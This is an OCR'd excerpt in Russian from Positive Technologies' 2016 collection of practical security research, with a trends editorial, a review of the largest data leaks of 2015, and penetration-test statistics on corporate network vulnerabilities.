
POSITIVE RESEARCH 2016



Сборник исследований
по практической безопасности

POSITIVE TECHNOLOGIES

СОДЕРЖАНИЕ

ОТ РЕДАКЦИИ
ОПАСНАЯ БЕЗОПАСНОСТЬ И ДРУГИЕ ТРЕНДЫ 2016 ГОДА

Читая новости кибербезопасности, вы наверняка задумывались: откуда берутся цифры ущерба от хакерских атак или уверенные оценки надежности средств защиты? Честно говоря, мы тоже часто сомневаемся. В этом и суть безопасности — в постоянном столкновении с неизвестным. Тем не менее каждый год специалисты Positive Technologies выполняют сотни исследований, анализируя защищенность сетей, устройств и приложений наших клиентов так, как делали бы настоящие хакеры. Мониторинг безопасности и расследование инцидентов тоже приносят немало открытий. Самые интересные результаты — в очередном выпуске ежегодного сборника Positive Research. Давайте посмотрим, как его содержание отражает ИБ-тенденции года.

1. Мода на APT. Целевые кибератаки проводятся уже давно, но в этом году о них заговорили особенно активно. Между тем, по оценкам наших экспертов, большинство кибератак года не были технически изощренными: использование ранее не известных уязвимостей (0-days) отмечено менее чем в 20% случаев. Злоумышленники чаще всего идут в атаку с минимальными затратами, используя известные уязвимости (см. **стр. 6** и **10**).

Другое дело, что целевые атаки становятся более многоступенчатыми. Например, для атаки на организацию сначала взламывают ее партнеров или используют результаты массовой атаки для развития целевой. Здесь стоит отметить огромное количество утечек персональных данных (**стр. 3**) — только представьте, как можно все эти данные использовать!

2. Больше Веба. Если раньше атаки на крупные компании шли, как правило, через рабочие станции (атаки на браузеры или рассылка вирусов), то в прошедшем году 30% атак совершалось на корпоративные ресурсы, включая веб-сервисы. Причина понятна: зачастую Веб дает прямой доступ к корпоративной инфраструктуре и конфиденциальным данным. При этом за последние три года доля веб-приложений, где обнаруживаются критически опасные уязвимости, выросла до 70% (**стр. 23**).

Показательна ситуация с финансовыми онлайн-услугами. Число мошенничеств с электронными платежами растет, а защищенность банковских приложений остается на низком уровне: критически опасные уязвимости встречаются в 90% систем ДБО, в основном это недостатки авторизации (**стр. 31**). Банки не всегда представляют себе, насколько они «видны снаружи»: наши эксперты обнаружили на периметре одного из российских банков около 80 банкоматов, к которым можно подключиться через интернет.

3. Всё через мобилу. Телеком-операторы предлагают все новые и новые услуги, а современные гаджеты активно используют мобильный доступ. Интеграция новых технологий со старыми создает серьезные проблемы безопасности. В частности, многие атаки на абонентов мобильной связи можно проводить, используя древние протоколы SS7 (**стр. 44**). Впрочем, с прошлого года телекомы активно занялись аудитом безопасности, что можно только приветствовать.

В то же время значительное количество уязвимостей, позволяющих следить за абонентами или похищать их деньги, обнаруживается в модемах (**стр. 47, 57**) и в мобильных приложениях (**стр. 60**). В прошлом выпуске Positive Research мы прогнозировали появление на рынке супертелефонов с повышенной защитой. Увы, новинки пока не впечатляют (см. **стр. 52**).

4. Вагонные споры. Анализируя безопасность умных автомобилей (**стр. 16**), морских перевозок (**стр. 19**) и различных систем управления, можно заметить, что промышленная безопасность еще не подружилась с информационной. При защите АСУ ТП используются устаревшие модели угроз, которые не учитывают возросшее влияние компьютерных компонентов. Многие «цифровые» уязвимости АСУ ТП, обнаруженные нашими экспертами, могут стать причиной катастроф — хотя исследованные системы зачастую соответствуют всем стандартам промышленной безопасности. С другой стороны, классические подходы ИБ не всегда стыкуются с промышленной практикой: здесь и специфические протоколы, и снег с дождем... Однако наш опыт работы с «РЖД» позволяет надеяться, что сотрудничество разработчиков систем управления и разработчиков средств защиты приведет к рождению новой дисциплины — кибербезопасности АСУ ТП (см. **стр. 18**).

5. Цельнометаллический троян. Кажется, все уже привыкли к новостям о бэкдорах в софте (**стр. 69**). Но не за горами тот день, когда мы узнаем о бэкдорах, установленных на аппаратном уровне (и не в экзотических случаях противостояния спецслужб), — о массово «впаянных» в повседневные устройства: это и недокументированные инструкции в микропроцессорах, и прочая зловредная аппаратная логика. Возможно, появятся даже «целиком плохие» гаджеты, выполняющие и полезные функции, но разработанные специально для достижения целей злоумышленников. К этому очень располагает выпуск на рынок большого количества дешевых устройств, безопасностью которых никто не заморачивается (домашние роутеры, USB-модемы, веб-камеры).

6. Средства защиты как угроза. Множество исследований этого года посвящены уязвимостям антивирусов и других средств защиты. Системы безопасности сами становятся угрозой — особенно если учесть, что многие из них обладают повышенными привилегиями доступа (антивирусы, сканеры, SIEM) или контролируют ключевые информационные потоки (IDS/IPS, WAF). Уже известны случаи взлома публично доступных сервисов для динамического анализа файлов («песочниц»). Эксперты, конечно, могут рассказать, как улучшить антивирусы и межсетевые экраны (см. **стр. 27** и **66**). Но общая тенденция вызывает опасения: никакая поставленная на раз защита больше не работает. Современная безопасность — это совокупность процессов: мониторинг событий, выявление атак, расследование инцидентов, обмен информацией об угрозах. В этом направлении можно прогнозировать развитие центров безопасности (SOC), а также облачных решений по обработке ИБ-данных. Есть и первый опыт системного подхода на государственном уровне: создание Государственной системы обнаружения, предупреждения и ликвидации последствий компьютерных атак (ГосСОПКА). Это может дать толчок к развитию отечественного ИБ-рынка, который как-то приуныл, столкнувшись с вопросом импортозамещения.

7. Детки в сетке. В России об этой проблеме пока не слышно. А вот на Западе целый ряд исследователей отмечают, что смартфонами и планшетами с интернетом стали массово пользоваться дети уже с трех-четырех лет. Однако представлений о кибербезопасности у них нет: ни в садиках, ни в школах этому не учат. В итоге именно через детей зачастую утекают к злоумышленникам персональные данные и финансы родителей. В этом году мы предлагаем вам не только разбор хакерских конкурсов PHDays, которые используются как учебные пособия в вузах (см. **стр. 82** и далее), но и репортаж о наших мероприятиях для тех, кому от 5 до 15 (**стр. 100**). Мы начали эти «хакерские елки» для детей сотрудников компании — но теперь видим, что подобные уроки безопасности стоило бы посещать всем школьникам.

ТОП-15 УТЕЧЕК ЗА 2015 ГОД

Александр Антипов,
главный редактор
SecurityLab.ru

В прошлом году в мире информационной безопасности произошло огромное количество масштабных инцидентов. Значительное место среди них занимают взломы с последующими утечками персональных и конфиденциальных данных. Самые заметные случаи, собранные в этом обзоре, показывают: нет такой индустрии или сферы деятельности, которая защищена от утечек.

01 ГРУППА СТРАХОВЫХ КОМПАНИЙ ANTHEM

Злоумышленники первый раз взломали ресурсы страховщиков еще в 2004 году, но об этом стало известно только в 2015-м. Это значит, что в течение 11 лет хакеры имели прямой доступ к персональным данным 80 миллионов клиентов Anthem — к именам, адресам, телефонам, номерам социального страхования, истории трудоустройства.

02 ХАКЕРСКАЯ КОМПАНИЯ HACKING TEAM

Итальянская компания, предлагающая услуги взлома и кибершпионажа, сама оказалась жертвой крупной утечки. Хакеры-конкуренты выложили в интернет огромный архив, содержащий конфиденциальные документы о сотрудничестве Hacking Team со спецслужбами всего мира. Подробный анализ архива позволил обнаружить эксплойты ко многим уязвимостям нулевого дня.

03 САЙТ ДЛЯ СУПРУЖЕСКОЙ ИЗМЕНЫ ASHLEY MADISON

В июле 2015 года хакерская группировка The Impact Team выложила учетные данные 11 млн пользователей сайта Ashley Madison, среди которых оказались известные политики и бизнесмены. Данные, выложенные в открытый доступ, стали использоваться злоумышленниками для вымогательства и других атак. Обиженные канадские пользователи даже попытались отсудить у владельцев Ashley Madison 575 млн долл. компенсации. Некоторые западные СМИ заявляли, что скандальная утечка данных привела к двум самоубийствам.

04 САЙТ ЗНАКОМСТВ ADULT FRIENDFINDER

Вслед за взломом Ashley Madison хакеры атаковали аналогичный сервис «взрослых» знакомств Adult FriendFinder. Данные почти 4 млн пользователей были выложены в открытый доступ.

05 VTECH И HELLO KITTY

Атаки на обе компании объединяет одно существенное событие: хакеры получили доступ к данным детей. Возможно, получение информации о детях не было главной целью атакующих, однако прецедент создан. В ходе атаки «пострадали» данные 14,8 млн клиентов.

06

JUNIPER SCREENOS

Очень громкий инцидент, произошедший в декабре. Компания обнаружила бэкдор в ScreenOS, который присутствовал в системе по меньшей мере с 2012 года. Учитывая сектор применения устройств компании, можно предположить, что спецслужбы, внедрившие бэкдор, использовали его для хищения корпоративных и государственных секретов самых крупных компаний в мире.

07

«АВТОВАЗ» И MEGAINDEX

В декабре стало известно об успешной атаке на компанию ALTWeb Group, и как следствие — взлом «АвтоВАЗа». Как заявлял хакер, в его распоряжении оказалось 14 тысяч пар «логин — пароль», а валидность базы составила примерно 60%. Имея доступ ко всей базе клиентов ALTWeb Group, хакер обнаружил еще 250 тысяч пар «логин — хеш пароля» компании MegaIndex, и уже за первые сутки расшифровал 90% из них.

08

МЕНЕДЖЕР ПАРОЛЕЙ LASTPASS

Один из самых популярных менеджеров паролей в июне сообщил об успешной атаке злоумышленников на свои облачные ресурсы. Злоумышленники сумели похитить зашифрованные мастер-пароли, подсказки к этим паролям и имейлы пользователей сервиса.

09

ТЕЛЕКОМ T-MOBILE

Взлом телекоммуникационной компании посредством атаки на подрядчика Experian позволил злоумышленникам заполучить доступ к личным данным 15 млн клиентов оператора связи. Компания Experian также отличилась в 2014 году, позволив хакерам похитить и продать через вьетнамский сервис почти 200 млн записей, содержащих личные данные клиентов.

10

ЛИЧНАЯ ПОЧТА ДИРЕКТОРА ЦРУ

Джон Бреннан стал жертвой атаки трех подростков. Используя методы социальной инженерии, хакеры сумели заполучить доступ к переписке директора ЦРУ. Неправительственный интернет-аккаунт содержал письма с номерами социального страхования и персональными данными более десятка чиновников разведывательной службы, а также правительственный документ о применении жестких техник допроса к лицам, подозреваемых в терроризме.

11

БАЗА ДАННЫХ ИЗБИРАТЕЛЕЙ США

В конце 2015 года личные данные 191 миллиона граждан США были выложены в интернет. Опубликованная в свободном доступе база данных содержит имена, физические и электронные адреса, даты рождения, номера телефонов, а также сведения о принадлежности к политическим партиям избирателей из всех 50 штатов страны и округа Колумбия.

12

МЕДИЦИНСКАЯ БАЗА PREMERA

В начале 2015 года здравоохранительная компания Premera рассказала об успешной атаке на ее ресурсы. Личные данные 11 млн клиентов были похищены хакерами. Данные содержали имена, адреса, телефоны, номера социального страхования, банковскую информацию и медицинские данные. В настоящее время Premera обвиняют в преступной халатности, нарушении условий заключенного с клиентами контракта, нарушении Закона о защите прав потребителей штата Вашингтон (Washington Consumer Protection Act) и несвоевременном уведомлении клиентов о киберинциденте. Если суд удовлетворит иски потерпевших, компанию обяжут выплатить весь нанесенный им материальный и моральный ущерб.

13

ПРОФСОЮЗ ПОЛИЦИИ FRATERNAL ORDER OF POLICE

Неизвестные похитили базу крупнейшего объединения полицейских США — архив с конфиденциальной информацией размером 2,5 гигабайта, включая домашние адреса полицейских. Кроме архива, злоумышленники также получили доступ к закрытому форуму, где члены организации обсуждали различные темы, от необходимости более жестких мер в отношении нелегальных мигрантов до критики политики президента США.

14

ВЕБ-КАМЕРЫ ДЛЯ ПРИСМОТРА ЗА ДЕТЬМИ

Поисковая система Shodan открыла раздел, позволяющий посмотреть в миллионы веб-камер. За короткое время работы ресурса в кадр уже попали плантации конопли, задние дворы банков, детские спальни, кухни, гостиные, бассейны, школы и колледжи, лаборатории, магазины. Уязвимость камер заключается в том, что они используют для передачи видео протокол RTSP (Real Time Streaming Protocol) без надлежащей аутентификации. В итоге изображение с этих камер доступно любому, кто к ним подключится.

15

ОТПЕЧАТКИ ПАЛЬЦЕВ ЧИНОВНИКОВ

В начале лета стало известно о хакерской атаке на Управление кадровой службы США (US Office of Personnel Management). Злоумышленники похитили личные данные 21 млн американских госслужащих, а также отпечатки пальцев 5,6 млн человек. В отличие от украденного пароля, человек не может сменить свои отпечатки пальцев, поэтому их похищение открывает широкий простор для совершения преступлений против гражданина на протяжении всей его жизни. Как можно использовать чужие отпечатки? Исследователи из Chaos Computer Club еще осенью 2013 года продемонстрировали, как легко обойти систему биометрической идентификации Touch ID на популярных устройствах компании Apple. Получив чужой отпечаток пальца, немецкие хакеры с помощью несложной техники изготовили искусственный палец и разблокировали iPhone 5s, защищенный с помощью Touch ID.

Массовые утечки 2015 года заставляют взглянуть под другим углом на безопасность личных данных, поскольку использование этих данных позволяет злоумышленникам продолжить атаку. В этом году мы уже можем наблюдать такие последствия. В частности, в начале года случилась серия успешных атак на российские банки, в том числе «Металлинвестбанк», «Русский международный банк», «Гарант-Инвест». По данным Group-IB, с августа 2015 года по февраль 2016-го хакеры успешно похитили 1,8 млрд рублей со счетов клиентов российских банков. То ли еще будет.

УЯЗВИМОСТИ КОРПОРАТИВНЫХ ИНФОРМАЦИОННЫХ СИСТЕМ — 2015: ВНУТРИ ХУЖЕ, ЧЕМ СНАРУЖИ


Дмитрий Каталков,
Евгений Гнедин

В 2015 году сетевые инфраструктуры компаний оказались лучше защищены от внешнего злоумышленника, чем в предыдущие годы, однако уровень защищенности от внутреннего нарушителя остался крайне низким. Лидер уязвимостей сетевого периметра — старые версии ПО, во внутренних сетях — недостатки управления учетными записями и паролями. Увеличилось число сотрудников, которые переходят по внешним ссылкам, а уровень защищенности каждой третьей из беспроводных сетей оценивается «ниже среднего».

Такие наблюдения сделаны в исследовании компании Positive Technologies на основе тестов на проникновение, проводившихся в 2015 году. В рамках тестирования моделируется поведение потенциального нарушителя (внешнего или внутреннего), что позволяет оценить реальный уровень безопасности системы и выявить недостатки механизмов защиты, в том числе те, которые могут остаться незамеченными при использовании других методов аудита.

ИСХОДНЫЕ ДАННЫЕ

В исследовании использованы результаты тестирования 17 информационных систем крупных российских и зарубежных компаний. Наибольшую долю составляют компании финансового сектора (35%). В равных долях представлены промышленные, телекоммуникационные и IT-компании (по 18%), также среди протестированных — одна транспортная компания и одна госорганизация. Большинство исследованных предприятий включали множество дочерних компаний и филиалов, расположенных в разных городах и странах; количество активных узлов, доступных на их сетевом периметре, исчислялось сотнями. Помимо тестирования на проникновение, в 24% проектов проводилась оценка осведомленности сотрудников в вопросах информационной безопасности.


ОБЩИЕ РЕЗУЛЬТАТЫ

В 76% исследованных систем выявлена возможность получения злоумышленником полного контроля над отдельными критически важными ресурсами. При этом в 35% систем такой уровень привилегий может быть получен от лица любого внешнего нарушителя. Не удалось получить контроль над какими-либо критически важными ресурсами в 24% проектов. В целом видна тенденция к повышению общего уровня защищенности критически важных ресурсов, по сравнению с 2013 и 2014 годами.

В половине исследованных систем возможно получение полного контроля над всей корпоративной инфраструктурой. При этом в 19% случаев такие привилегии могут быть получены со стороны внешнего нарушителя, а еще в 31% компаний — от лица внутреннего нарушителя из пользовательского сегмента сети.

Как и в предыдущие годы, практически в каждой корпоративной инфраструктуре были обнаружены уязвимости высокой степени риска. С 2013 года сохраняется тенденция к росту доли организаций, корпоративная инфраструктура которых подвержена критически опасным уязвимостям, связанным с использованием устаревших версий ПО и с отсутствием обновлений безопасности. Средний возраст наиболее устаревших неустановленных обновлений — 73 месяца (более шести лет).


Минимальный уровень доступа, необходимый нарушителю для получения полного контроля над отдельными критически важными ресурсами (доля систем)



Максимальный уровень риска уязвимостей, связанных с отсутствием обновлений безопасности (доля уязвимых систем)


НЕДОСТАТКИ ЗАЩИТЫ СЕТЕВОГО ПЕРИМЕТРА

По сравнению с 2014 годом общий уровень защищенности сетевого периметра повысился: в рамках почти половины проектов, где проводились работы, не было выявлено недостатков, которые позволили бы получить доступ к критически важным ресурсам из внешних сетей. Сложность осуществления атак также возросла: для получения доступа к ресурсам внутренней сети внешнему нарушителю лишь в 46% случаев достаточно обладать низкой квалификацией (против 61% в 2014 году).



Сложность преодоления периметра

Во всех исследованных системах были выявлены недостатки, связанные с использованием на сетевом периметре уязвимых версий ПО; главным образом это устаревшие версии веб-серверов (78%) и прикладного ПО (67%).



Наиболее распространенные уязвимости на сетевом периметре

В 54% проектов, где проводились работы по внешнему тестированию на проникновение, были получены максимальные привилегии в каких-либо критически важных для бизнеса системах, в 27% случаев — полный контроль над всей инфраструктурой компании.

В 55% систем для преодоления сетевого периметра без использования методов социальной инженерии требовалась средняя либо низкая квалификация, либо вовсе тривиальные действия нарушителя. В среднем для получения доступа к ресурсам внутренней сети, как и в 2014 году, требовалась эксплуатация двух различных уязвимостей.

При преодолении сетевого периметра в 47% случаев вектор атаки основывался на эксплуатации уязвимостей веб-приложений. В целом уязвимости различного уровня риска в коде веб-приложений были обнаружены в 69% исследованных систем. Например, уязвимость «Загрузка произвольных файлов» была выявлена в 56% проектов, а «Внедрение операторов SQL» оказалось возможно в 44%.


Другие 53% атак, в результате которых был получен доступ к ресурсам внутренней сети, пришлись на использование словарных учетных данных. Данная уязвимость была наиболее распространенной в 2014 году, а в 2015 году выявлена на сетевом периметре 78% систем. Во всех этих системах были обнаружены простые пароли привилегированных пользователей. В 44% компаний словарные учетные данные использовались для доступа к общедоступным веб-приложениям.

НЕДОСТАТКИ ЗАЩИТЫ ВНУТРЕННЕЙ СЕТИ


Как и в предыдущие годы, в рамках всех проектов удалось получить максимальные привилегии в критически важных системах при тестировании от лица внутреннего злоумышленника (например, рядового сотрудника, находящегося в пользовательском сегменте сети). При этом полный контроль над инфраструктурой был получен в 71% случаев. Полученные результаты совпадают с показателями 2013 года.

В среднем при наличии доступа во внутреннюю сеть для контроля над критически важными ресурсами злоумышленнику требуется эксплуатация четырех различных уязвимостей, что на один шаг больше, чем в предыдущем году, и на один шаг меньше, чем в 2013 году. Однако сложность реализации атак существенно снизилась — в 82% случаев для доступа к критически важным ресурсам нарушителю достаточно было обладать квалификацией низкого уровня; аналогичный показатель в 2014 году составлял лишь 56%.

Самой распространенной уязвимостью ресурсов внутренней сети остается использование словарных паролей. Данный недостаток обнаружен в рамках всех без исключения проектов. При этом в 91% случаев было выявлено использование слабых паролей для привилегированных учетных записей.



Словарные пароли во внутренней сети




Наиболее распространенные уязвимости внутренней сети

Во всех системах также были выявлены недостатки защиты служебных протоколов, которые могут привести к перехвату и перенаправлению сетевого трафика. Недостаточный уровень защиты привилегированных учетных записей и недостатки антивирусной защиты по-прежнему распространены во внутренней сети компаний: уязвимости каждой из этих категорий были обнаружены в 91% систем.

Уровень защищенности внутренних сетей по-прежнему остается крайне низким. Несмотря на отдельные улучшения (например, повысился средний уровень криптографической защиты, повысилась осведомленность пользователей в вопросах информационной безопасности), применяемых мер защиты все так же недостаточно для противодействия злоумышленникам. Наиболее распространенный сценарий развития атаки во внутренней сети практически не изменился с 2014 года и состоит всего из трех основных этапов. Как и прежде, для успешной атаки достаточно использовать широко распространенные и давно известные типы уязвимостей.

НЕДОСТАТКИ ОСВЕДОМЛЕННОСТИ СОТРУДНИКОВ В ВОПРОСАХ ИБ

В целом уровень осведомленности сотрудников в вопросах информационной безопасности оценивается выше, чем в 2014 году, но по-прежнему остается достаточно низким: ни в одной из протестированных систем он не был оценен как приемлемый, хотя вдвое снизилась доля компаний, для которых уровень осведомленности сотрудников был оценен как крайне низкий (25% против 50% в 2014 году).



Доля зафиксированных событий относительно общего количества отправленных сообщений

В 2015 году в среднем 24% пользователей осуществили переход по поддельной ссылке (в 2014 году было 20%). Не изменилась доля испытуемых, которые ввели свои учетные данные в заведомо ложную форму аутентификации или загрузили исполняемый файл: показатель остался на уровне 15%.

